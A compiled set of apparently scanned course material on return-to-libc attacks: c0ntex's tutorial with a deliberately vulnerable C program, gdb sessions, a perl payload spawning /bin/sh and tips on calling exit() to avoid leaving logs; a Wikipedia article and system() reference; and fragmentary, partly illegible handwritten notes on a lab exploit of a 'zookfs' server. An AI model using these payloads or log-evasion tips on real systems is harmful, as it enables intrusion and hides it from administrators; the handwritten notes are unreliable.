
In the following example I will use the system() function, a generic return argument and a command argument, "/bin/sh", and as no shellcode is required to use this method, it is also a very suitable trick for overflows where buffer space is a real issue.

How does the technique look on the stack - a basic view will be something similar to this:

[-] Buffer overflow smashing EIP and jumping forward to shellcode



[-] Buffer overflow doing return-to-libc and executing system function



Now that we know what we need to achieve, let's compile the vulnerable application and run it.

```
/* retlib.c */
#include <stdio.h>
int main(int argc, char **argv)
{
      char buff[5];

      if(argc != 2) {
            puts("Need an argument!");
            _exit(1);
      }
      printf("Exploiting via returnig into libc function\n");
      strcpy(buff, argv[1]);
```

```
        printf("\nYou typed [%s]\n\n", buff);
        return(0);
}

-bash-2.05b$ ./retlib AAAAAAAAAA
Exploiting via returning into libc function

You typed [AAAAAAAAAA]

-bash-2.05b$ ./retlib `perl -e 'print "A" x 30'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x08004141 in ?? ()
(gdb)
```

; So normally 24 long?

1 24 ebp 28 ret 32

By adding another ~~two~~ bytes to the buffer we will overwrite the return address completely:

```
-bash-2.05b$ ./retlib `perl -e 'print "A" x 32'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]

Segmentation fault (core dumped)
-bash-2.05b$ gdb -q -c ./retlib.core
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) q
-bash-2.05b$
```

; 24 normal lenght

RET overwrite buffer size: 32

So we know the buffer length we need to use, next we need to find the address of a library function that we want to execute and have perform the job of owning this application.

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

System address: 0x28085260

We can see the address for system is at 0x28085260, that will be used to overwrite the return address, meaning when the strcpy overflow triggers and the function returns, retlib will return to this address and execute system with the arguments we supply to it.

The first argument will be that of /bin/sh, having system spawn a shell for us. You can either search the memory for the string or you can add one to an environment variable, the latter is easiest and shown here.

One thing to note is you need to make sure that you drop the SHELL= part as this will royally screw things up. Drop back into gdb and find the address of the string "/bin/sh"

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Great, so we have all the information we need and the final buffer will look like the following:

```
EIP smash                = 32 - 4 = 28  (due to padding)
system()                 = 0x28085260
system() return address      = SEXY (word)
/bin/sh                      = 0xbfbffe25
```

28 A's	0x28085260	SEXY	0xbfbffe25
args	EBP	EIP	

Remember that things are pushed onto the stack in reverse, as such, the return address for system will be before the address of our shell, once the shell exits the process will jump to SEXY, which, to save having a log entry should call exit() and cleanly terminate.

Putting that together, we whip up our command line argument:

```
retlib `perl -e 'printf "A" x 28 . "\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
```

Let's give it a try :-)

```
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\x25\xfe\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXY%þ¿¿]

=/home/c0ntex: not found
Segmentation fault (core dumped)
-bash-2.05b$
```

Hmm, something went wrong, open it up in gdb and verify the location of SHELL, it seems to have changed

```
-bash-2.05b$ gdb -c ./retlib.core
GNU gdb 5.2.1 (FreeBSD)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-undermydesk-freebsd".
Core was generated by `retlib'.
Program terminated with signal 11, Segmentation fault.
#0  0x59584553 in ?? ()
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "ME=/home/c0ntex"
(gdb) x/s 0xbfbffce8
0xbfbffce8:      "/bin/sh"
(gdb) q
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28SEXY\xe8\xfc\xbf\xbf";'`
Exploiting via returning into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(SEXYèü¿¿]

$ ps -ef
  PID  TT  STAT      TIME COMMAND
  563  p0  Ss     0:00.92  -bash (bash)
  956  p0  S      0:00.02  ./retlib AAAAAAAAAAAAAAAAAAAAAAAAAAAA`R\b(SEXY\M-h\M-
|\M-?\M-?
  957  p0  S      0:00.01  sh -c /bin/sh
  958  p0  S      0:00.02  /bin/sh
  959  p0  R+     0:00.01  ps -ef
$

Segmentation fault (core dumped)
-bash-2.05b$
```

On my FreeBSD box, the above core dump will be logged in /var/adm/messages, and an administrator will be able to tell that someone has been trying to exploit a binary

```
Apr 11 12:25:48 badass kernel: pid 976 (retlib), uid 1002: exited on signal 11
(core dumped)
```

If you want to remain stealth it is advised to change the return address of SEXY to the libc address of exit(), so when you quit there won't be any log of your activity.

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p exit
$1 = {<text variable, no debug info>} 0x281130d0 <exit>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$ ./retlib `perl -e 'printf "A" x 28 .
"\x60\x52\x08\x28\xd0\x30\x11\x28\xe8\xfc\xbf\xbf";'`
Exploiting via returnig into libc function

You typed [AAAAAAAAAAAAAAAAAAAAAAAAAAAA`(Ð0(èü¿¿]

$ exit
-bash-2.05b$
```

There, this time it was clean the function exited cleanly and did not leave a log entry behind. As you might have guessed from tagging exit() into the argument, it is possible to string multiple function calls together by creating your own stack frames. This process is well documented in a phrack article by Negral in his phrack document http://www.phrack.org/phrack/58/p58-0x04 and is useful for port binding and many other tricks.

Protecting against return-to-libc and other attacks?

Not really, but there are quite a lot of methods being used to help increase the defense against this form of attack that make it much more difficult to perform in any consistent manner, ranging from core Kernel to compiler protection mechanisms.

Some of the more common protection schemes being used are stack randomization, library randomization, GOT and PLT separation, removal of executable memory regions and stack canary values. Each method brings with it a degree of extra protection, making it much more difficult to execute code after overflowing some buffer on the stack or heap.

Some applications developed to defend against buffer overflows and return-to-"something" attacks are:

PaX
ProPolice
StackGuard
StachShield

Though as natural progress evolves, attackers too become smarter and develop new methods of breaking that protection, these methods include but are not limited to brute forcing, return to GOT / PLT, canary replay and memory leaking.

For instance, during a test on OpenBSD 3.6 I was able to brute force the address of a libc function by repeatedly using the same function address, however it took me a long time to hit that same address and as such this method is not robust enough to use for a stable exploit. It also creates thousands of repeated log entries and generates a vast amount of traffic meaning that ID/PS and administrators will know straight off that something evil is happening on the network.

Using the above protection methods does not stop attacks against programming mistakes but it certainly makes it much harder to be successful and as such, each solution will prove better than nothing at all.

EOF

Return-to-libc attack

From Wikipedia, the free encyclopedia

A **return-to-libc attack** is a computer security attack usually starting with a buffer overflow in which the return address on the call stack is replaced by the address of another instruction and an additional portion of the stack is overwritten to provide arguments to this function. This allows attackers to call preexisting functions without the need to inject malicious code into a program.

The shared library called "`libc`" provides the C runtime on UNIX style systems. Although the attacker could make the code return anywhere, `libc` is the most likely target, as it is always linked to the program, and it provides useful calls for an attacker (such as the `system()` call to execute an arbitrary program, which needs only one argument). This is why the exploit is called "return-to-libc" even when the return address may point to a completely different location.

Contents

Protection from return-to-libc attacks

A non-executable stack can prevent some buffer overflow exploitation, however it cannot prevent a return-to-libc attack because in the return-to-libc attack only existing executable code is used. On the other hand these attacks can only call preexisting functions. Stack-smashing protection can prevent or obstruct exploitation as it may detect the corruption of the stack and possibly flush out the compromised segment. Address space layout randomization (ASLR) makes this type of attack extremely unlikely to succeed on 64-bit machines as the memory locations of functions are random. For 32-bit systems ASLR provides little benefit since there are only 16 bits available for randomization, and they can be defeated by brute force in a matter of minutes.[1]

Related attacks

Return-oriented programming is an elaboration of the techniques used in this attack, and can be used to execute more general operations by chaining individual smaller attacks that execute a small number of instructions at a time.

See also

- Buffer overflow
- Stack buffer overflow
- Stack-smashing protection
- No eXecute (NX) bit
- Address space layout randomization
- Return-oriented programming

References

1. ^ Shacham, Hovav; Page, Matthew; Pfaff, Ben; Goh, Eu-Jin; Modadugu, Nagendra; and Boneh, Dan. "On the Effectiveness of Address-Space Randomization" (http://www.stanford.edu/~blp/papers/asrandom.pdf) . *Proceedings of Computer and Communications Security (CCS'04), October 25–29, 2004, Washington (DC)*. http://www.stanford.edu/~blp/papers/asrandom.pdf.

External links

- Bypassing non-executable-stack during exploitation using return-to-libc (http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf) by c0ntex at InfoSecWriters.com

system

Program support utilities

Defined in header <stdlib.h>

```
int system( const char *command );
```

Calls the host environment's command processor with command parameter. Returns implementation-defined value (usually the value that the invoked program returns).

If command is NULL pointer, checks if host environment has a command processor and returns nonzero value only if it the command processor exists.

Parameters

command - character string identifying the command to be run in the command processor. If NULL pointer is given, command processor is checked for existence

Return value

Implementation-defined value. If command is NULL returns nonzero value only if command processor exists.

Example

This section is incomplete
Reason: no example

* just calls /bin/sh -c "command"

See also


C++ documentation for system

OH-ish


9/21
4 pm

I don't know why my return to libc is not working...

Thinking about stacks



So for cs



(so much clearer!)

(c)

But can ya call this string
Or pass ret to it - pretty sure

More of the stuff on stack that matters

ebp at 0x bfffe618

So there we have 0x8049086

then 3 junk

then 0xbffffa30

(where is 0x bffff5 or code start?)

~~Opps - shot~~

~~5 So 5e6~~

end chr;
%c0

So jmps to 0x 00 20 9100

(3)

Seg fault!

; wrong lib caddr ;

No - can't read sting from stack

Can put sting in env

Or escape slash?

This example pushes file path on directly

---

example code

0x 40 23 79 ff 1

0x bf ff dd ff 2

does argc 2 argv 0xbffffe4

then 0x 04 80 4d = accept socket

then 0012d420

(V)

replace

TA

Where to jump

system( ) – libc wrapper fn


must construct param

p & unlink

read libc fns

So can call on stack

pointer to pathname



G18

(5)

p unlink 0x0033f860

Starts 0x6fffe5e6

Looks alright

Why try to access 0x39393941
9991A

Actually 51

Now error 0x39393930

But that patter is never in mem
9991A

i says called by frame

i something w/ stack frame

But there are no 9s after that
So it reads those as some arguments i so

(b)

put something before unlink
which points somewhere

esp → buf c code

ebp → 39 39 39 39

so ebp matters!

ebp should point to buf ary

locals are ebp × 2
└ which is why [illegible]

so try ebp

ebp − 2 = e4

no point to where that ptr is stored
− 2

618 + C − 2 = 622

(1)

1st argument is ebp

ebp +8 should point to 1st

I am at 0

so -8

622 -0x8

~~6VB~~ 61a

; Did I do that wrong

~~Locals at~~

arg list at 0x ~~b~~ffff618a

ebp +8 so not x2 +8


so -2


61a -2

618

8

So have





unlink's ebp, esp.

So esp +4

(9)

space

gdb -p $(pgrep zookfs)

process

process id

breakpts

then continue

$1 $esp+x

5df + 14

0xbfff5e7e ← same!

0x620

diff unlink 0x40239860

actually the arg was correct! (TA wrong)

(✓) Pass 4a

(10)

libc part 2

Use http:235

So here 1024 pn

Forward Some Code to grades.txt

Look at 243

Oh attach to FS

---

pn defined in http-save 732

241

Smash

So there ebp = 0xbfffde18

pn starts at 0xbfffda0c

+ 1024 = de0c

(1)


then where is our code to unlink

Or call c 0x46239860

So move it in 4 →

change letters

Then our



New ptr 0xbfffde28

Can I finish the lab?

9/21
9:30p

Where were we

Need to track code

? no file ender?

No I see a 00

Is handler screwing it up?

Yeah - not returning

Argument correct

Function call in eax

(this was a diff bug)

Could overwrite handler instead...

②

handler = 0x bfff de 0c

So back it up 12

(Oh Matt's initial thought

1st argument

I think

Where does it go

g + v

prob right up from matt

ir ebp 0x bfff de 18

eax 90 90 90 90

by 402 ceff4

cx bfff d9 f4

No - call eax

(3)

So want in eax

So move it back 4

2016

~~How eax~~

didn't change .. i hmm

? change ebp value → no should not matter ?

Start w/

eax ffffffff
b 402ceff4
c bfffd9f4
d ffffffc8
br ~~bfffd9f8~~ de18
sp d9a0

(4)

; How did we get here ?

But !

(too confusing ...)

; not matching vp ?

Or am I not getting file calling
Is made it worse ?


Ok eax comes from ebp + 8

; rest are here ?

; is it using my ebp ?

(we are going around in circles ...)

Can't seem to control eax !


0x0804965f <+196>: jmp 0x8049668 <http_serve+205>
0x08049661 <+198>: movl $0x80496a9,-0xc(%ebp)
=> 0x08049668 <+205>: lea -0x40c(%ebp),%eax
0x0804966e <+211>: mov %eax,0x4(%esp)
0x08049672 <+215>: mov 0x8(%ebp),%eax
0x08049675 <+218>: mov %eax,(%esp)
0x08049678 <+221>: mov -0xc(%ebp),%eax
0x0804967b <+224>: call *%eax
0x0804967d <+226>: leave
0x0804967e <+227>: ret
hey
actually

(5)

Calls -0xc %ebp

Ok 1008 calls 40 239860 in eax
original code
But then what? - I must have fried
every other one!

↳ No such file

Save argument as before...

~~ebp~~ how did we say ~~ebp~~ unlink worked?

esp +4

eax 0x40 239860
bx 0x402ceff4
sp bfffd99c

look for 0xbfffde28
need to adjust
delta

(6)

; where should pointe be

So 40 23 98 60 is ebp -12

; add 4 units padding

Arg list 0x bff d198

(I'm totally lost)

run other one

~~bffffe18~~ ~~0804 9b6~~ ~~0000005~~

Tebb

0x bffffee08

bfff618 4023 9860 — bffff5e6

- just advance by 4 till it wake
- gets ebx from canbome

Matters where on stack ; ebp +8

```
(gdb) disassemble
Dump of assembler code for function unlink:
=> 0x40239860 <+0>:     mov    %ebx,%edx
   0x40239862 <+2>:     mov    0x4(%esp),%ebx
   0x40239866 <+6>:     mov    $0xa,%eax
   0x4023986b <+11>:    call   *%gs:0x10
   0x40239872 <+18>:    mov    %edx,%ebx
   0x40239874 <+20>:    cmp    $0xfffff001,%eax
   0x40239879 <+25>:    jae    0x4023987c <unlink+28>
   0x4023987b <+27>:    ret
   0x4023987c <+28>:    call   0x40281236 <__i686.get_pc_thunk.cx>
   0x40239881 <+33>:    add    $0x95773,%ecx
   0x40239887 <+39>:    mov    -0x30(%ecx),%ecx
   0x4023988d <+45>:    xor    %edx,%edx
   0x4023988f <+47>:    sub    %eax,%edx
   0x40239891 <+49>:    mov    %edx,%gs:(%ecx)
   0x40239894 <+52>:    or     $0xffffffff,%eax
   0x40239897 <+55>:    jmp    0x4023987b <unlink+27>
End of assembler dump.
(gdb)
```

esp+4 = ebx

%gs: call

a #1

b str path

c argv

d envp

(7)

Just don't know how calls work

ebp is right at argument value

actually de18

or should that be ptr to?

└ matt has 8

".file gone somehow

- opps
- didn't check when...

that might be why...

that might have been earlier...

was not uploading

Larr lost place

that

8

; now arg = 80516cc ;;

~~I~~ I want to know what I am looking for!)

; esp +4

esp = bfffd1fc

Wish I could step through this

Oh I can

So its loading 3 from

0xbfffd1a0

; ll too far from us ;

Or we can give it a spi


(9)

